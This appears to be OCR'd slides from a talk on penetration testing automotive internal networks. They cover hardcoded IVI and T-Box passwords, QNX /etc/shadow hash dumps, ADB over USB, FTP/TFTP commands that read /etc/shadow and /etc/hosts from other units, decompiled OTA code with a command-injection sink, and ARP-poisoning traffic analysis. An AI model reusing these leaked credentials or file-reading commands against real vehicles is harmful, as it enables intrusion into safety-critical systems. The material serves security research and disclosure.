
Part III :
Deconstructing Automotive Components to Explore Vulnerabilities

Vehicle Internal Network Penetration Test

Post-Pentest Researching of Car

Deconstructing Automotive Components to Explore Vulnerabilities

Vehicle Internal NetworkPenetration Test



Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting

- Type 1. Weak pass and HardCode

```
/* renamed from: ai */
public static void m204ai(boolean z) {
    if (z) {
        Common.f3345Tq = "[redacted]";
        Common.f3346Tr = "[redacted]";
        return;
    }
    Common.f3345Tq = "root";
    Common.f3346Tr = "oelinux123";
}
```

```
ADDR_HOST="fd53:7cb8:383:3::73"
SSH_SSH="sshpass -p Rkdckd1023ghdWl2020Qk!!idakstp"
PATH_INJECT="/sys/devices/platform/10900000.spi/spi_master/s
DEV_PATH="/data/swup"
USB_PATH="/tmp/swdlusb"

CMD() { echo "$@"; $@; }
sync_sleep() { echo "sync; sleep $1"; sync; sync; sync; sync
fail_exit() {
    echo "#################################################
    echo "Fail occur, Check ${USB_PATH}/Error_default_usb.lo
    echo "#################################################################"; sleep 5
    CMD kill -9 $(ps -ef |grep default_usb |grep journalctl | awk '{print $2}'); sleep 2
    CMD cp ${DEV_PATH}/default_usb.log ${DEV_PATH}/Error_default_usb.log
    CMD mv ${DEV_PATH}/default_usb.log ${USB_PATH}/Error_default_usb.log
    CMD rm -rf ${DEV_PATH}/usbupdate
    sleep 2
    CMD /usr/bin/run_engineering-popup.sh SWUP ERR
    sleep 2
    CMD $SSH_SSH ssh -q -o StrictHostKeyChecking=no $ADDR_HOST /etc/ssplash_cmd.sh /etc/swupdate_inprogress_err.jpg &
    rm ${DEV_PATH}/Running_USB
    sync_sleep 10
    exit
```

QNX interfaces

```
pflog0 - pf firewall interface

ntn_vp0 - unknown
    inet6 fe80::a2b0:c0ff:fed0:e5ff%ntn_vp0 prefixlen 64

eth0 - QNX-AGL network
    inet 192.168.0.2 netmask 0xffffff00
    inet6 fe80::72b3:d5ff:fe92:7a81%eth0 prefixlen 64

vlan0 - GW-QNX-AGL network
    inet6 fe80::72b3:d5ff:fe92:7a81%vlan0 prefixlen 64
    inet6 fd53:7cb8:383:3::73 prefixlen 64
```

```
# Enabled Username/Password: root/root, qnxuser/qnxuser
[uid=0 gid=0 perms=0600] /etc/shadow = {
root:@S@NKlWES1quMp1wmqugkUSnFEpPGn58kIs4wQOgDDNs06vimR+bbGPUKM+9P6jbFUzo3Rm+Qe5MS+17xKhwaeJEg==@Mjg5ZTJiMTM0YTRjYTE2ZGFjMDdhZTF1Y2NlMDVmNmE=:1468494669:0:0
sshd:*:1231323780:0:0
qnxuser:@S@HZERXjgixvb3157FFeraShhvTVw+10ccUtVUVZbi0fUwpzlzBZFw5gHiFd1XHKit8D39Whe749XAY8fV4P5ANQ==@Y2ZlOTg3M2RhNTM4Y2M2ODY0OWZhODdiNDRkMmU5Nzg=:1468488235:0:0
}
```

Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting

- Type 2. USB devices

  Usually only IVI is Android system.
  Usually ADB means Android Debug Bridge.

  BUT Linux system could also be ADB Server.

```
53  LOGDIR="/sdcard/tbox_log"
54  if [ -d $LOGDIR ]; then
55      echo "$LOGDIR have already exit and remove the old log"
56      cd $LOGDIR
57      rm -rf *
58  else
59      mkdir $LOGDIR
60  fi
61
62  get_random_port 5000 60000
63  /vendor/bin/adb -P $IDLE_PORT start-server
64
65  devices_list=`/vendor/bin/adb -P $IDLE_PORT devices -l`
66  if ( echo ${devices_list} | grep -q '       ' )
67  then
68      echo "find the tbox devices"
69  else
70      sleep 2
71      check_again=`/vendor/bin/adb -P $IDLE_PORT devices -l`
72      if ( echo ${check_again} | grep -q '       A' )
73      then
74          echo "check again find the
75      else
76          echo "no find the tbox devices"
77          /vendor/bin/setprop sys.tboxlog.export.status notbox
78          exit
79      fi
80  fi
81
```

Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting

- Type 3. FTP Service

```
msmnile_gvmq:/data/local/tmp # busybox ftpget 192.168.0.4 -u root test2.txt /etc/shadow
msmnile_gvmq:/data/local/tmp # cat test2.txt
root:@S@Y502NygRKjQ1hTuPEH7dtnbq4gOwQyS7wLnK/LVfCwnOqTdy0tOWYwDPHe6mi0/8Evskpt8QbD58onwy1wuVkg==@NGYxNjdiMDVhYWY0Yjg3N2FjNDUwMDY
```

TFTP service open on UDP port that are sometimes ignored


```
130|msmnile_gvmq:/data/local/tmp $ ./busybox-arm64 tftp -g -r /etc/hosts -l local_hosts 192.168.1.25 69
/etc/hosts           100% |************************************************************************************************|    22  0:00:00 ETA
msmnile_gvmq:/data/local/tmp $ ls
busybox-arm64 conf local_hosts mk_arm64_v8 npc
msmnile_gvmq:/data/local/tmp $ ls -al
total 20688
drwxrwx--x 3 shell shell     4096 2023-10-30 16:33 .
drwxr-x--x 4 root  root      4096 1970-01-01 08:00 ..
-rwxrwxrwx 1 shell shell  1478216 2023-08-22 14:58 busybox-arm64
drwxrwxrwx 2 shell shell     4096 2023-10-30 12:59 conf
-rw-rw-rw- 1 shell shell       22 2023-10-30 16:33 local_hosts
-rwxrw-rw- 1 shell shell  8715448 2023-03-10 10:48 mk_arm64_v8
-rwxrwxrwx 1 shell shell 10944512 2021-04-08 14:36 npc
msmnile_gvmq:/data/local/tmp $ cat local_hosts
127.0.0.1    localhost
```

Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting

- Type 4. OTA Process Vulns

A paper of Blackhat EU 2022 has disclosed a command injection vulnerability in Volkswagen ID3.



Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting

- Type 4. OTA Process Vulns

  Same like this.

```
while ( 1 )
{
  property_get(34357LL, (char *)&a20 + 4, 38523LL
  if ( __strlen_chk((char *)&a20 + 4, 92LL) )
  {
    system((const char *)&a20 + 4);
    property_set(34357LL, 38523LL);
  }
  property_get(38271LL, (char *)&a20 + 4, 38523LL
  if ( __strlen_chk((char *)&a20 + 4, 92LL) )
  {
    sprintf(&a9, v23, 38292LL, (char *)&a20 + 4);
    system(&a9);
    property_set(38271LL, 38523LL);
  }
  if ( (v22 & 1) == 0 && !access(byte_962A, 0) )
  {
    system(". /storage/usb[redacted]  _  01.sh &");
    v22 = 1;
  }
```

Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting


- Type 5. Private Service Vuln

Private

means

You cannot find relevant information when searching on Google.

BINARY FILE




PROTOCOL

traffic analysis

Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting

- Type 5. Private Service Vuln



Traffic Analysis →

root shell ✓ Yes → sudo wireshark tshark tcpdump

connect AP in Same network segment with private service ✓ Yes

↓

ettercap arp poison

else → ✗ No

Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting

- Type 5. Private Service Vuln

```
.~~.V........drdbcv 102V~~.V........DBCValue timers : 102
   1:                              GW,                                                EE............1 = 0.000000("")
   2:                              GW,                                                ....SOC........ = 0.000000("")
   3:                              GW,                                             ..................... = 0.000000("")
   4:                              GW,                                             ..................... = 0.000000("")
   5:                              GW,                                             PSDCU_FL............ = 0.000000("")
   6:                              GW,                                             PSDCU_FL............ = 0.000000("")
   7:                              GW,                                             PSDCU_FR............ = 0.000000("")
   8:                              GW,                                             PSDCU_FR............ = 0.000000("")
   9:                              GW,                                             PSDCU_RL............ = 0.000000("")
  10:                              GW,                                             PSDCU_RL............ = 0.000000("")
  11:                              GW,                                             PSDCU_RR............ = 0.000000("")
  12:                              GW,                                             PSDCU_RR............ = 0.000000("")
q~~*........./~~*.........Iq...~~+.........NN..'~~+............~~.V........password '  '    z~~.V........ ok
.~~.V.....
..asopenftp'~~.V........~~`.........version.~~`......).. firmware version                : AG35CEVAR05A07T4G_OCPU_INTCN60COM
 ota app version                 : OTA_J302BQB21A007[A-01]\Jan  6 2023\08:18:35
 mpu app version                 : MPU_J302BQB21A039[A-5]\Jan  6 2023\08:46:53
 mcu app run version             : MCU_J302BQB21A023[A-03]\Jan  5 2023\13:24:54
 mcu app upgrade version         : MCU_J302BQB21A023[A-03]
 mcu bootloader version          : BTL_J302BQ001[A-01]\Jun 25 2018\14:48:36
 version show ok
 ---------------------------------dataover---------------------------------
.~
```


```
~..........          ~~...........[ ..~~
.............p~~
.............~~..........password  ~~.......... ok
.~~.F.....
..drdbcv 17v~~.F.....0..DBCValue timers : 102
   1:                              GW,                                                P18B012 = 0.000000("")
   2:                              GW,                                                P18B112 = 0.000000("")
   3:                              GW,                                                P18B212 = 0.000000("")
   4:                              GW,                                                P18B464 = 0.000000("")
   5:                              GW,                                                P18B217 = 0.000000("")
   6:                              GW,                                                P18B400 = 0.000000("")
   7:                              GW,                                                P18B61C = 0.000000("")
   8:                              GW,                                                P18B200 = 0.000000("")
   9:                              GW,                                                P18B098 = 0.000000("")
  10:                              GW,                                                P18B498 = 0.000000("")
  11:                              GW,                                                P18B398 = 0.000000("")
  12:                              GW,                                                P18B664 = 0.000000("")
  13:                              GW,                                                P18B316 = 0.000000("")
  14:                              GW,                                                U18B686 = 0.000000("")
  15:                              GW,                                                P18B71C = 0.000000("")
.~~.F.....
..drdbcv 27r~~.F.....0..DBCValue timers : 102
   1:                              GW,                                                P118312 = 0.000000("")
```

```
 ---------------------------------dataover---------------------------------
.~~.F........SD Status:        16 / 5200(MB)
T~~.F............[~~.F............../mnt/sdcard/canlog/20230622_144410(25_339).iwd        C         304840
/mnt/sdcard/canlog/20230622_141506(25_331).iwd      C          3265451    2023-06-22 14:15:41
/mnt/sdcard/canlog/20230622_175113(25_384).iwd      C          3519463    2023-06-22 17:51:53
/mnt/sdcard/canlog/20230620_173835(25_215).iwd      C          3058129    2023-06-20 17:39:07
/mnt/sdcard/canlog/20230622_204513(25_432).iwd      C          2819251    2023-06-22 20:46:10
/mnt/sdcard/canlog/20220923_194017(20_37).iwd       C          2897796    2022-09-23 19:40:50
/mnt/sdcard/canlog/20230616_125305(25_68).iwd       C          3063166    2023-06-16 12:53:36
/mnt/sdcard/canlog/20230622_153232(25_358).iwd      C          4255923    2023-06-22 15:33:28
/mnt/sdcard/canlog/20230621_002451(25_230).iwd      C          3017465    2023-06-21 00:25:22
/mnt/sdcard/canlog/20230414_192910(23_22).iwd       C          2444167    2023-04-14 19:29:41
/mnt/sdcard/canlog/20230624_153920(25_448).iwd      C          2482002    2023-06-24 15:39:52
/mnt/sdcard/canlog/20230708_075208(25_474).iwd      C          1873698    2023-07-08 07:52:39
/mnt/sdcard/canlog/20230622;~~.F..............._202556(25_415).iwd      C          4535718    2023-06-22 20:26
/mnt/sdcard/canlog/20230618_203258(25_134).iwd      C          2210142    2023-06-18 20:33:30
/mnt/sdcard/canlog/20230520_144812(23_58).iwd       C          2902281    2023-05-20 14:48:43
/mnt/sdcard/canlog/20230622_183153(25_402).iwd      C          7032115    2023-06-22 18:33:44
/mnt/sdcard/canlog/20230618_112508(25_119).iwd      C          1818935    2023-06-18 11:25:40
/mnt/sdcard/canlog/20230622_173241(25_374).iwd      C          1530952    2023-06-22 17:33:11
/mnt/sdcard/canlog/20220917_160700(20_32).iwd       C          2307340    2022-09-17 16:08:59
/mnt/sdcard/canlog/20230622_151853(25_352).iwd      C          4161186    2023-06-22 15:19:46
/mnt/sdcard/canlog/20230621_082031(25_277).iwd      C          2466868    2023-06-21 08:21:03
/mnt/sdcard/canlog/20230621_020714(25_250).iwd      C          3643387    2023-06-21 02:07:58
```

Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting

- Type 5. Private Service Vuln



Binary file get from T-Box FTP service.

*T-Box,Telematics BOX.

Vehicle Internal Network Penetration Test


Tricks and Cases of Pentesting

- Type 6. Remote Control Car

  Unix Domain Socket Call

proc > 1 > net > unix

```
   Num       RefCount Protocol Flags    Type St Inode Path
 1 cb420480: 00000002 00000000 00010000 0001 01  8192 /tmp/psm_socket/psm
 2 ca73b200: 00000002 00000000 00000000 0002 01  9993 /tmp/.iw_scok
 3 ca73ad80: 00000002 00000000 00000000 0002 01 10283 /tmp/ota_app_shell_cmd
 4 ca73a480: 00000002 00000000 00000000 0002 01 10285 /tmp/ota_proxy_fifo_cmd
 5 cb421200: 00000002 00000000 00000000 0002 01  8016 /data/quectel_pcm_srv
 6 ca47f440: 00000002 00000000 00000000 0002 01  9363 /data/embms_tm_control_file
 7 cb51e480: 00000002 00000000 00010000 0001 01  9405 /data/netmgr_connect_socket
 8 ca542240: 00000002 00000000 00000000 0002 01  9537 /data/qcmap_dsi_uds_file
 9 ca543d40: 00000002 00000000 00000000 0002 01  9538 /data/qcmap_cmdq_uds_file
10 cab86fc0: 00000002 00000000 00000000 0002 01  9539 /data/qcmap_nas_uds_file
11 cab87b00: 00000002 00000000 00000000 0002 01  9540 /data/qcmap_dsd_uds_file
12 cab86000: 00000002 00000000 00000000 0002 01  9541 /data/qcmap_qmi_service_file
```



Post-Pentest Researching of Car

Attacking car keyless entry

ISO-14229(Unified diagnostic services on CAN)
ISO-13400(Diagnostic communication over Internet Protocol)

INTERNATIONAL STANDARD **ISO 14229-3**

First edition
2012-12-01

Road vehicles — Unified diagnostic services (UDS) —

Part 3:
Unified diagnostic services on CAN implementation (UDSonCAN)

Véhicules routiers — Services de diagnostic unifiés (SDU) —

Partie 3: SDU sur l'implémentation du gestionnaire de réseau de communication (SDUsurCAN)

BS ISO 13400-3:2011

BSI Standards Publication


Road vehicles — Diagnostic communication over Internet Protocol (DoIP)

Part 3: Wired vehicle interface based on IEEE 802.3

Post-Pentest Researching of Car

Attacking car keyless entry

